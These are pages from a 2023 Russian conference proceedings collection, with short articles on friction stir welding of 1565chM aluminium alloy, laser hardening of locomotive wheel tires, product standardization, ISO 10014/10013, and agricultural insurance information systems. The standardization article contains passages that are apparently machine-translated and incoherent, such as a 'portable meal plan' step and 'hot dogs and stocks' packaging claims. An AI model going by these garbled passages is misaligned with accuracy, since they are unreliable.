Russia, Moscow,  
da \_ polyakov@mail.ru

Scientific adviser: **Ovchinnikov V.V.**

D.Sc., Professor, Head of the Department of the Department of Materials Science,  
Moscow Polytechnic University,  
Russia, Moscow,  
vikov1956@mail.ru

## **DEFORMATION WITH HEATING OF WELDED JOINTS STP SHEETS OF ALUMINUM ALLOY 1565hM**

### **Annotation**

In the manufacture of welded air cylinders made of aluminum alloy 1565hM, the welded joint obtained by friction stir welding (STP) is deformed at a temperature of 450–480 °C. In the process of hot deformation, leakage of the weld metal is observed due to the difference in its deformation ability and the base metal. Tensile tests were carried out at elevated temperatures of samples from sheets of alloy 1565hM and from a weld, obtained by friction stir welding. It has been established that the differences in deformation ability are due to the fine - grained structure of the weld metal, as a result of which, at deformation temperatures of 450–500 °C, the weld metal shows a tendency to superplasticity. To ensure a close ability to deform the base metal and the weld metal during STP, it is necessary to ensure the ratio of the average grain size in the seam and the base metal at the level of 0.32–0.37.

### **Keywords**

friction stir welding; aluminum alloy; hot deformation; weld metal; microstructure; superplasticity;

При соединении упрочненных листов сплавов системы Al–Mg с использованием сварки плавлением в сварном шве формируется дендритная структура, что приводит к существенному увеличению размера зерен, а также имеет место укрупнение наночастиц вторых фаз. В зоне термического влияния под действием сварочного тепла наблюдается снятие наклепа.

Использование сварки трением с перемешиванием (СТП), в основе которой лежат процессы интенсивной пластической деформации (ИПД) при повышенной температуре, позволяет решить эту проблему. Максимальная температура нагрева

заготовок в процессе СТП не превышает 500–520°С, а время воздействия исчисляется минутами. При определенных режимах влияние СТП на частицы вторых фаз может быть минимизировано, что позволяет сохранить высокие прочностные свойства в сварных соединениях [1, 2].

В сварном шве формируется мелкозернистая или ультра мелкозернистая структура (УМЗ), которая обеспечивает высокие механические свойства. В зависимости от режима СТП прочность шва в термически неупрочняемых сплавах может не только достигать прочности основного материала в отожженном состоянии, но и превосходить его.

Целью настоящей работы являлось исследование механических свойств и структуры сварных соединений сплавов системы Al–Mg, полученных сваркой трением с перемешиванием, а также рассмотрение особенностей горячей деформации сварных соединений.

В исследовании производили соединение листов толщиной 8 мм из сплава 1565чМ встык по режимам, представленным в таблице 1.

Таблица 1 – Параметры режима сварки трением с перемешиванием (СТП) листов сплава 1565чМ толщиной 8 мм

Параметры режима СТП	Значения параметров
Скорость сварки, м / ч	12,5–28,2
Частота вращения инструмента, об / мин	500–3000
Нормальное усилие прижатия инструмента к заготовкам, Н	9000–9500
Угол наклона инструмента в вертикальной плоскости, град.	2–3
Длина штифта, мм	4,8
Диаметр штифта, мм	4,2
Диаметр заплечика, мм	16

Сварку трением с перемешиванием осуществляли на лабораторной установке, изготовленной на базе вертикального фрезерного станка с ЧПУ и дополнительно оснащенного индикатором вертикального перемещения фрезерной головки. Для сварки использовался инструмент, выполненный из быстрорежущей стали, со штифтом конусообразной формы и винтовой линией [3].

Длину наконечника инструмента выбирали таким образом, чтобы она была на 0,1–0,15 мм меньше толщины свариваемого металла. Сварку выполняли углом вперед при наклоне инструмента относительно вертикальной оси на 2–3°. С помощью суппорта закрепленный на валу электродвигателя инструмент перемещался в вертикальной плоскости, благодаря чему обеспечивалось необходимое заглубление его рабочих частей в свариваемый материал, и поддерживалась постоянная величина осевого усилия его прижатия к соединяемым деталям в процессе сварки.

Из полученных сварных соединений в соответствии с ГОСТ 6996 - 66 изготавливали образцы с шириной рабочей части 15 мм для определения их

предела прочности при одноосном растяжении. Ширина рабочей части образцов для определения характеристик сопротивления усталости составляла 25 мм.

Механические свойства соединений сплава 1565ЧМ приведены в таблице 2.

Таблица 2 – Механические свойства сварных соединений листов сплава 1565ЧМ толщиной 8 мм

Образец	Временное сопротивление $\sigma_B$ , МПа		Коэффициент прочности сварного соединения	Угол изгиба $\alpha$ , град.	Ударная вязкость $KCU$ по металлу шва, кДж / м <sup>2</sup>
	соединение	шов			
Основной металл	370	–	1	68	203
Соединение СТП	354	380	0,96	175	220

Из таблицы 2 следует, что коэффициент прочности сварного соединения составляет 0,96 от прочности основного металла. При этом временное сопротивление металла шва по своему значению превосходит временное сопротивление как основного металла, так и сварного соединения.

Сварные соединения сплава 1565ЧМ отличаются высокими пластическими свойствами (угол изгиба 175°) при ударной вязкости 220 кДж / м<sup>2</sup>.

Режимы сварки, представленные в таблице 1, были использованы для сварки обечаек (заготовок) газовых баллонов (лейнеров). Технология изготовления таких баллонов включает в себя следующие операции: сварка обечайки, калибровка обечайки, контроль качества шва на обечайке, осадка обечайки в горячую форму для формовки днищ, вварка штуцеров и общий контроль на герметичность.

На рисунке 1 представлена сварная заготовка (обечайка), выполненная на приведенных выше режимах после калибрования.



а б

Рисунок 1 – Стенд для сварки обечаек лейнеров (а) и сварная обечайка (б) после калибровки (б)

Эксперименты по формовке днищ лейнеров за счет осадки обечайки в нагретую до 450–500 °С показали, что наблюдается интенсивное вытекание металла шва за счет различий в деформационной способности металла шва и основного металла (рисунок 2).



Рисунок 2 – Вытекание шва СТП при осадке обечайки в горячую форму

Такое поведение металла шва при горячем деформировании можно объяснить проявлением эффекта сверхпластичности металла шва в виду наличия рекристаллизованной ультра мелкозернистой структуры. Поэтому были проведены сравнительные испытания на растяжение при повышенной температуре образцов, вырезанных из основного металла и сварного шва (рисунок 3).




Рисунок 3 – Образец для испытаний на статическое растяжение основного металла 1565чМ и сварного шва при повышенных температурах

Результаты проведенных испытаний представлена в таблице 3.

Из приведенных в таблице 3 данных следует, что начиная с температуры 400 °С относительное удлинение металла шва существенно превосходит значение удлинения основного металла. При температуре 450 °С указанное различие достигло уже 72 %.

Таблица 3 – Механические свойства основного металла из сплава 1565ЧМ и металла шва при повышенной температуре

Температура испытания, °С	Основной металл			Металл шва		
	$\sigma_B$ , МПа	$\sigma_{0,2}$ , МПа	$\delta$ , %	$\sigma_B$ , МПа	$\sigma_{0,2}$ , МПа	$\delta$ , %
20	350	165	25	370	209	28
350	42	32	77	70	67	90
400	20	14	91	39	37	139
450	10	8	160	22	20	275

К сожалению при температуре 500 °С определить искомые значения механических свойств не удалось по причине выхода образца из металла шва при растяжении за пределы нагревательной камеры [4].

На рисунке 4 приведен внешний вид образцов основного металла и металла шва после статического растяжения при повышенной температуре.



Рисунок 4 – Образцы сплава 1565ЧМ после испытаний на растяжение при различных температурах нагрева основного металла (слева) и сварного шва (б). Лист толщиной 8 мм

Так как при горячей деформации металла сварного шва нагревается до температуры 450–500 °С, то были проведены эксперименты по влиянию нагрева на структуру металла шва сплава 1565ЧМ, полученного СТП. Для этого образцы сварных соединений подвергали нагреву с выдержкой 30 минут с последующим исследованием микроструктуры шва на оптическом микроскопе.

На рисунке 5 приведены фотографии макроструктур сварных соединений листов сплава 1565ЧМ после нагрева образцов до температуры 450–550 °С. Проведенные эксперименты позволили установить, что при выдержке в течение 30 минут при температуре 450 °С роста зерна не происходит (рисунок 5б).



Дальнейшее увеличение температуры нагрева до 500 °С сопровождается началом аномального взрывной рост размера зерна в металле шва (рисунок 5в).





Рисунок 5 – Влияние отжига с выдержкой в печи в течение 30 минут на структуру металла шва листа сплава 1565Ч:  
а – исходное состояние (x500); б – температура нагрева 450 °С (x500);  
в – температура нагрева 500 °С (x25); г – температура нагрева 540 °С (x25);

Начиная с температуры нагрева 540 °С происходит аномальный рост зерна, который захватывает весь металл шва (рисунок 5г).

В дальнейшем следует провести более детальные исследования времени выдержки и температуры нагрева на определение температурного порога начала аномального роста зерна в металле шва сплава 1565ЧМ.

Полученные результаты в тоже время находятся в противоречии с результатами испытаний образцов металла сварного шва на статическое растяжение при повышенных температурах. Если бы наблюдался аномальный рост зерна у металла шва в процессе испытаний, то металл шва не проявлял бы в такой ярко выраженной степени склонность к сверхпластичности. Поэтому были проведены металлографические исследования образцов из металла шва после испытаний при температуре 500 °С. Микроструктура швов сплава 1565ЧМ при комнатной температуре и после испытаний при нагреве до 500 °С показана на рисунке 6.



а б

Рисунок 6 – Микроструктура металла шва сплава 1565ЧМ без нагрева (а) и после нагрева до температуры 500 °С в процессе испытаний на статическое растяжение

Из приведенных на рисунке 6 микроструктур металла шва можно сделать вывод, что размер зерна после СТП св металле шва сплава 1565ЧМ составил 5,2–6,3 мкм. После испытаний при нагреве до температуры 500 °С наблюдался незначительный рост среднего размера зерна до 8,8–10,2 мкм. Но аномального роста зерна не наблюдалось.

Из полученных данных можно заключить, что спонтанному росту зерна в металле шва в процессе осадки обечаек из сплава 1565ЧМ в нагретую форму препятствует пластическая деформация.

Для обеспечения равномерной деформации сварной заготовки при ее осадке в горячую форму в дальнейшем необходимо определить соотношение между размером зерна в шве и основном металле при котором этот процесс реализуется. Достичь необходимого соотношения между размерами зерна в шве и основном металле можно путем регулируемого повышения размера зерна в металле шва или за счет уменьшения его размера в основном металле.

Для достижения поставленной цели могут быть применены следующие методы:

- варьирование режима СТП;
- сопутствующий подогрев заготовок при СТП;
- выполнение швов двухсторонней сваркой и с использованием Бобинного инструмента;
- проведение отжига сварных соединений после сварки;
- фрикционная обработка основного металла на участке осадки сварной обечайки в горячую форму;
- использованием для изготовления сварных обечаек ультра мелкозернистого основного металла.

### **Выводы**

1. Основной причиной возникновения эффекта вытекания металла шва при осадке сварной обечайки в горячую форму является резкие различия в размере зерна металла шва при СТП и основного металла. При этом металл шва проявляет четко выраженную склонность к сверхпластичности.

2. Установлено, что при нагреве соединений СТП сплава 1565чМ начиная с температуры 500 °С проявляется спонтанный рост зерна. Также показано, что пластическая деформация образцов в процессе статического растяжения при повышенной температуре способствует подавлению спонтанного роста зерна в металле шва.

3. Намечены основные направления исследований для обеспечения равномерной деформационной способности основного металла и металла шва при осадке сварной обечайки из сплава 1565чМ в горячую форму.

### **Список использованной литературы**

1. Овчинников В.В. Технологические особенности сварки трением с перемешиванием алюминиевых и магниевых сплавов (обзор). // Машиностроение и инженерное образование. – 2016. – №4. – С.22–45.

2. Покляцкий А.Г. Особенности распределения температур в тонколистовом алюминиевом сплаве АМг5М при сварке трением с перемешиванием / Автоматическая сварка. – 2011. – №8. – С. 48 – 51.

3. Дриц А.М. Влияние подачи на один оборот инструмента при сварке трением с перемешиванием на формирование и свойства швов алюминиевого сплава 1565чМ. / А.М. Дриц, В.В. Овчинников, В.А. Бакшаев и др. // Заготовительные производства в машиностроении. 2017. – №10. – С.442–451.

4. Дриц А.М., Овчинников В.В., Поляков Д.А. Свойства при повышенных температурах основного металла и сварных соединений сплава 1565ч, выполненных сваркой трением с перемешиванием. // Технология легких сплавов. 2021. – №4. – С.38–49.

© Поляков Д.А., 2023

### **Францкевич А.А.**

аспирант 2 курса ФГБОУ ВО «УрГУПС»  
г. Екатеринбург, РФ

### **Папуловский А.С.**

аспирант 3 курса ФГБОУ ВО «УрГУПС»  
г. Екатеринбург, РФ

### **Папуловский С.С.**

аспирант 2 курса ФГБОУ ВО «УрГУПС»  
г. Екатеринбург, РФ

## **ЛАЗЕРНОЕ УПРОЧНЕНИЕ БАНДАЖЕЙ КОЛЕСНЫХ ПАР ЛОКОМОТИВОВ: ПРЕИМУЩЕСТВА И ПЕРСПЕКТИВЫ В СРАВНЕНИИ С ПЛАЗМЕННЫМ УПРОЧНЕНИЕМ**

### **Аннотация**

В статье рассмотрены преимущества, перспективы применения лазерного упрочнения бандажей колесных пар локомотивов, а также сравнение технологий

---

лазерного и плазменного упрочнения для уменьшения эксплуатационных расходов, обеспечения надежности и безопасности эксплуатации.

**Ключевые слова**

Локомотив, колесная пара, бандаж, лазерное упрочнение, плазменное упрочнение, ресурс.

**Frantskevich A.A.**

postgraduate student of the 2nd year  
at Ural State Academy of Railway Transport  
Ekaterinburg, Russia

**Papulovskiy A.S.**

postgraduate student of the 3rd year  
at Ural State Academy of Railway Transport  
Ekaterinburg, Russia

**Papulovskiy S.S.**

postgraduate student of the 2nd year  
at Ural State Academy of Railway Transport  
Ekaterinburg, Russia

**LASER HARDENING OF LOCOMOTIVE WHEELS TIRES:  
ADVANTAGES AND PROSPECTS IN COMPARISON  
WITH PLASMA HARDENING**

**Annotation**

The article discusses the advantages and prospects of using laser hardening of locomotive wheel pair tires, as well as a comparison of laser and plasma hardening technologies to reduce operational costs, ensure reliability and safety of operation.

**Keywords**

Locomotive, wheelset, tire, laser hardening, plasma hardening, service life.

В связи с ростом цен на энергоносители, материальные ресурсы и затраты на замену бандажей и обточку колесных пар, вопросы ресурсосбережения становятся особенно актуальными [1]. Для уменьшения эксплуатационных расходов, обеспечения надежности и безопасности эксплуатации, необходимы исследования по повышению ресурса бандажей колесных пар локомотивов.

Одним из методов снижения износа гребней бандажей колесных пар является закалка, которая может быть реализована различными способами [2]. Широкое распространение получили методы лазерного и плазменного упрочнения колес. Применение этих технологий, сводится к закалке металла путем нагрева его поверхности постоянным источником тепла (плазменной струей или лазерным лучом) и последующим быстрым охлаждением путем отвода тепла внутрь металла [3].

При применении плазменной закалки на обрабатываемой поверхности формируются зоны с высокими растягивающими остаточными напряжениями. Очевидно, что эти остаточные напряжения значительно влияют на надежность

деталей и узлов в процессе эксплуатации. Высокие остаточные напряжения в поверхностных слоях деталей, в сочетании с внешними переменными нагрузками во время движения и напряжениями, вносимыми в изделие при его производстве, могут привести к дефектам контактно - усталостного происхождения, таким как трещины, выщербины, сколы и т.д. [4]

Лазерная закалка обладает следующими преимуществами по сравнению с традиционными методами упрочнения материалов: минимальные напряжения и деформации, вносимые в изделие; высокая скорость обработки; возможность работать на большой глубине; экономия на обслуживании оборудования; локальная обработка поверхности; возможность проводить термическую обработку без применения поглощающих покрытий; компактные размеры лазерного оборудования; отсутствие необходимости использования газовых смесей; передача излучения по оптическому волокну без необходимости выравнивания.

В результате сравнительного анализа плазменного и лазерного метода закалки бандажей колесных пар из стали 2 (рис. 1) [5] выявлено, что при плазменной закалке в приповерхностном слое толщиной около 1100 мкм образуется мартенситная структура в виде блоков с вкраплениями ферритно - карбидной смеси. Значения микротвердости составляют 766 - 857 HV. В случае лазерной закалки, состав микроструктуры включает мартенсит с более высокими значениями твердости (783 - 879 HV).




Рисунок 1 – Изменение микротвердости от поверхности вглубь металла при лазерном и плазменном упрочнении  
Источник: разработано автором

Удаление от поверхности на глубину более 1100 мкм при плазменной закалке приводит к образованию зоны протяженностью 500 мкм с трооститно - мартенситной структурой. Микротвердость этой зоны составляет 471 - 621 HV. При лазерной закалке в зоне протяженностью около 400 мкм происходит незначительное снижение микротвердости до 726 - 783 HV и образование смеси мартенсита и троостита в структуре.

На глубине более 1600 мкм в обоих случаях наблюдается переходная зона протяженностью около 300 мкм. В случае плазменной закалки, микроструктура

представляет собой преимущественно ферритно - карбидную смесь с микротвердостью 347 - 503 HV, а при лазерной закалке – 425 - 669 HV.

Таким образом, глубина упрочненного слоя после использования лазерной и плазменной закалки сопоставима и составляет 1900 мкм. При плазменной закалке, значения микротвердости в поверхностной зоне упрочненного слоя несколько ниже по сравнению с лазерной закалкой. Однако, при удалении от поверхности в сторону основного металла, значения микротвердости заметно отличаются. В случае лазерной закалки, микротвердость переходной зоны выше примерно на 100 - 150 единиц показателя Виккерса, а микроструктура упрочненного слоя более однородна.

### **Список использованной литературы:**

1. Буйносов А.П., Козаков Д.Ю. Анализ процессов эксплуатационного износа гребней бандажей колесных пар электровозов // Научно - технический вестник Поволжья. 2012. № 3. С. 79 - 84.
2. Балдин В.Л., Буйносов А.П., Тихонов В.А. Повышение долговечности колесных пар за счет упрочнения гребней бандажей локомотивов // Вестник транспорта Поволжья. 2011. № 5. С. 57 - 60.
3. Глазунов Д. В. Способы снижения износа колесных пар подвижного состава // Известия УГГУ. 2019. Вып. 2(54). С. 107 - 114.
4. Богданов А. В., Грезев Н. В., Шмелев С. А., Мурзаков М. А., Маркушов Ю. В. Упрочнение колёсной стали волоконными лазерами // Научоёмкие технологии в машиностроении. – 2016. – № 9 (63). – С 30–37.
5. Хриптович Е. В., Шиганов И. Н., Пономаренко Д. В., Шмелев С. А., Ишкиняев Э. Д. Сравнительный анализ характеристик бандажей колёсных пар, закалённых с использованием лазерного и плазменного источника тепла // Мир транспорта. 2022. Т. 20. № 3 (100). С. 6–12.

© Францкевич А.А., 2023

**Щербакова А.А, Аленичев М.Р.**

Студенты 4 курса, ЯГТУ

**Арихина Н.С.**

Магистрант, ЯГТУ

**Научный руководитель: Руденко Л.Д.**

Канд.ист.наук, доцент ЯГТУ

Г. Ярославль, Россия

## **РАЗВИТИЕ МЕТОДИК СТАНДАРТИЗАЦИИ И ИХ ВЛИЯНИЕ НА КАЧЕСТВО ПРОДУКТА**

### **Аннотация.**

В статье рассматриваются особенности развития методов стандартизации и их влияние на качество продукции, проводится поперечный и сравнительный анализ

влияния выбора на развитие стандартизации. Даны рекомендации по внедрению разработок в изучение теории вычислительной техники.

### **Ключевые слова**

Стандартизация, метрология, стандарты, анализ методик и методов, методы стандартизации, методики стандартизации

Стандартизация продукции — процесс и стратегия последовательного производства и продажи товаров или услуг. Это включает в себя обеспечение того, чтобы продукт соответствовал определенным стандартам качества, предоставления услуг или внешнего вида на каждом рынке.

Стандартизация продукта зависит от отрасли и стадии разработки продукта. В некоторых отраслях стандартизация продуктов просто включает проверку того, что каждый новый продукт соответствует нормативным требованиям. Компании, разрабатывающие стандартные продукты, могут следовать такому процессу:

1. Разработайте портативный план питания;
2. Разработать эффективный производственный процесс;
3. Разработайте маркетинговую стратегию;
4. Создавайте систематические рекомендации;
5. Обеспечение соответствия стандартам продукции.

Рассмотрим несколько распространенных способов стандартизации продуктов:

1. Отдельные продукты: компании могут поддерживать свои отдельные продукты. Например, крупные международные компании, производящие продукты питания, одежду или напитки, могут иметь стандартные производственные линии, которые немного отличаются в разных местах.

2. Франчайзинг: компании, которые используют франчайзинговую модель для своих магазинов. Например, рестораны быстрого питания обычно имеют стандартные интерьеры, меню и продукты.

3. Стандарты: такие организации, как центры сертификации или правительственные учреждения, могут устанавливать правила о том, как сделать продукт безопасным для потребителей и работать с местными службами или другими инструментами. Например, вилки и розетки, как правило, стандартизированы по всей стране, поэтому покупатель может пользоваться практически любым бытовым прибором без адаптера.

4. Рыночные нормы: компании могут стандартизировать упаковку продуктов или услуг со своими конкурентами. Например, компании, производящие такие товары, как бумага, хот-доги и акции, обычно упаковывают их в одинаковом количестве. Страницы или акции как ваши конкуренты.

Стандартизация продукции может быть правильным выбором для компаний, стремящихся сделать приоритетом эффективность или стабильность бренда. Вот некоторые преимущества стандартизации продукции:

1. Эффективность производства. Когда компания стандартизирует продукт, это обеспечивает большую эффективность, чем весь производственный процесс. Например, они могут покупать материалы и упаковку оптом, что может привести к скидкам на стоимость или доставку.

2. Низкая стоимость производства. Благодаря более эффективным производственным процессам компании могут снизить себестоимость продукции за

счет эффекта масштаба. Компания может использовать эти сбережения, чтобы получить большую прибыль от продукта или передать сбережения потребителю в рамках своей стратегии ценообразования.

3. Лучшее масштабирование. Компании могут легче масштабировать стандартные процессы, чем настраиваемые или настраиваемые процессы. Им не нужно тратить время или деньги на переработку продуктов, дизайн упаковки или даже ресурсы. Возможно, более эффективно построить новые производственные мощности для того же продукта, даже с адаптацией для различных секторов или местных услуг, чем проектировать новый завод.

4. Сильная репутация бренда. Потребители знают, чего ожидать от стандартного продукта, поэтому они могут развивать лояльность или искать его во время путешествий. Когда продукт высокого качества, у клиентов положительное отношение к бренду. Высокая узнаваемость бренда может помочь во всем: от увеличения доли рынка до поиска финансирования и географического расширения.

#### **Список использованной литературы:**

1. Аронов, Иосиф Стандарты ИСО 9000 в жизни / Иосиф Аронов, Леонид Штерн. - М.: КДУ, 2017. - 211 с.
2. Лифиц, И. М. Стандартизация, метрология и сертификация / И.М. Лифиц. - М.: Юрайт, 2017. - 336 с.
3. Метрология и радиоизмерения. Учебник для вузов. - М.: Высшая школа, 2017. - 528 с.

© Щербакова А.А., Аленичев М.Р., Арихина Н.С., 2023

**Щербакова А.А, Аленичев М.Р.**

Студенты 4 курса, ЯГТУ

**Арихина Н.С.**

Магистрант, ЯГТУ

**Научный руководитель: Руденко Л.Д.**

Канд.ист.наук, доцент ЯГТУ

Г. Ярославль, Россия

### **ANALYSIS OF THE CURRENT REGULATORY FRAMEWORK FOR ORGANIZATIONS TO APPLY STANDARD APPROACHES IN THE FIELD OF SUSTAINABLE DEVELOPMENT**

#### **Аннотация.**

The article attempts to systematize the existing international regulatory documents in the field of sustainable development. The authors analyzed two significant standards of the ISO 10,000 series, using which any organization can improve the quality management system and increase efficiency: ISO 10014:2021 "Quality management.



Guidelines for the realization of financial and economic benefits" and ISO 10013:2021 "Quality management systems. A guide to documented information."

**Ключевые слова**

Efficiency improvement, quality management system, Sustainable Development Goals, standardization, International Organization for Standardization, ISO, Rosstandart, National Standardization Program of Russia, PNS - 2023

A large number of Russian organizations and enterprises are interested in implementing sustainable development standards. The introduction of sustainable development standards allows enterprises to constantly improve, remaining the leaders of the domestic market and claim separate world positions. However, the process of implementing such standards is complicated due to the lack of complete information about current regulatory documents [1]. This article attempts to systematize the current relevant regulatory documents in the field of sustainable development.

One of the systems for optimizing the organization's processes is the quality management system, the best practices for the implementation and maintenance of which are contained in the ISO 9000 series standards, and recommendations for improving the quality management system are contained in the ISO 10000 series standards. In order to meet the level of scientific and technological development, ISO international standards are constantly being developed and improved by Technical Committees. In 2021 the following standards were updated:

1. ISO 10014:2021 "Quality management. Guidelines for the realization of financial and economic benefits";
2. ISO 10013:2021 "Quality management systems. A guide to documented Information".

ISO 10013:2021 in the new version is practically a guide for the development of documented information in quality management systems. The standard provides recommendations for the development and storage of documented information necessary to support an effective quality management system. The guide helps to understand what types of tools an organization can use for sustainable development, taking into account adaptation to a specific quality system of the organization.

The new version of the ISO 10014:2021 standard gives a new definition of economic benefit: "the benefit obtained through the effective implementation of processes, as well as management system resources for creating values and improving health, and the overall values of the organization and its relevant stakeholders" [7].

Applying the recommendations of ISO 10014:2021, the economic benefits of the organization are achieved by:

1. application of 7 quality management principles that establish and ensure the relationship between effective management and the realization of financial benefits, economic benefits and organizational goals;

2. the use of a structured continuous improvement cycle "Planning - execution - verification - action" (PDCA), which defines action plans based on data and information obtained as a result of the implementation of the technological approach;

3. implementation of the principles of quality management in the daily processes of the organization through:

- effective resource management;

- implementation and monitoring of personnel management processes to increase the overall efficiency and effectiveness of the organization [7].

Financial benefit according to ISO 10014:2021 – "organizational improvement expressed in monetary form" [6]. The most significant economic benefits from the implementation of the standard include:

1. financial economic advantage;

2. improving the return on investment;

3. increasing competitiveness (increasing market share);

4. retention and increase of customer loyalty;

5. Optimization of efficient and effective processes through a cycle of continuous improvement and application of QMS principles.

Thus, the new version of the ISO 10014 standard

- includes changes to the principles, rationale and concepts of ISO 9001:2015 quality management;

- is in compliance with ISO 9001:2015 and complements ISO 9004:2018;

- the content of the document is simplified, especially with regard to terminology and structure, is more understandable and applicable by stakeholders, primarily senior management.

### **Список использованной литературы:**

1. Орлова Ю.А., Репина И.Б., Чуднова О.А. Состояние производства и аудит систем менеджмента: обучение аудиторов в POSTCOVID // Компетентность,

© Щербакова А.А., Аленичев М.Р., Арихина Н.С., 2023

## ЭКОНОМИЧЕСКИЕ НАУКИ



## ECONOMIC SCIENCES

**Батурин Р.И.,**  
ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **ФОРМИРОВАНИЕ СИСТЕМЫ ИНФОРМИРОВАНИЯ ПОТЕНЦИАЛЬНОГО АГРОСТРАХОВЩИКА**

**Аннотация.** В статье разработаны предложения по формированию системы информирования потенциального агростраховщика. Установлено, что дополнение перечня совещательных услуг информационно - консультационной помощи по вопросам агрострахования как в целом, так и по программам субсидированного страхования, а также сбор необходимой информации для обеспечения сбалансированных расчетов позволит ускорить процесс внедрения страхования.

**Ключевые слова:** система, информация, страхование, субсидия, урожай.

Практика показала, что бонитировка земель может стать не только обязательным условием при страховании урожая сельскохозяйственных культур с государственной поддержкой, но и предпосылкой создания актуальной базы по почвам, которая будет строиться по данным проведенных оценок [1 - 10]. Это будет способствовать определению слабых мест и территорий, разработке прогнозов и экологическому развитию сельского хозяйства.

При этом на современном этапе развития информационно - консультационного обеспечения в сельском хозяйстве недостаточно распространена система информирования потенциального агростраховщика, что является одной из причин неполного охвата страхованием хозяйств из - за неосведомленности потенциальных страхователей относительно перечня услуг агрострахования, условий страхования и надежных страховых компаний в этой области.

Дополнение перечня совещательных услуг информационно - консультационной помощи по вопросам агрострахования как в целом, так и по программам субсидированного страхования, а также сбор необходимой информации для обеспечения сбалансированных расчетов позволит ускорить процесс внедрения страхования. С этой целью должно быть совершенствовано законодательно - нормативное обеспечение совещательной системы.

В то же время модель страховой защиты «производитель - бал бонитета – страховщик» с учетом совершенствованного механизма взаимодействия основных участников рынка агрострахования и информационно - консультационной системы позволит при монополизации государства в области страхования сельскохозяйственных рисков сохранить качественный уровень сельскохозяйственных земель страны, обеспечить экономическую устойчивость предприятий отрасли и создать условия для социального развития сельского хозяйства.

### Список использованной литературы

1. Зонова, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонова, Р.В. Ливанова. - Киров: Изд - во ВятГУ, 2010. - 224 с.
2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.
7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroev, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.
8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.
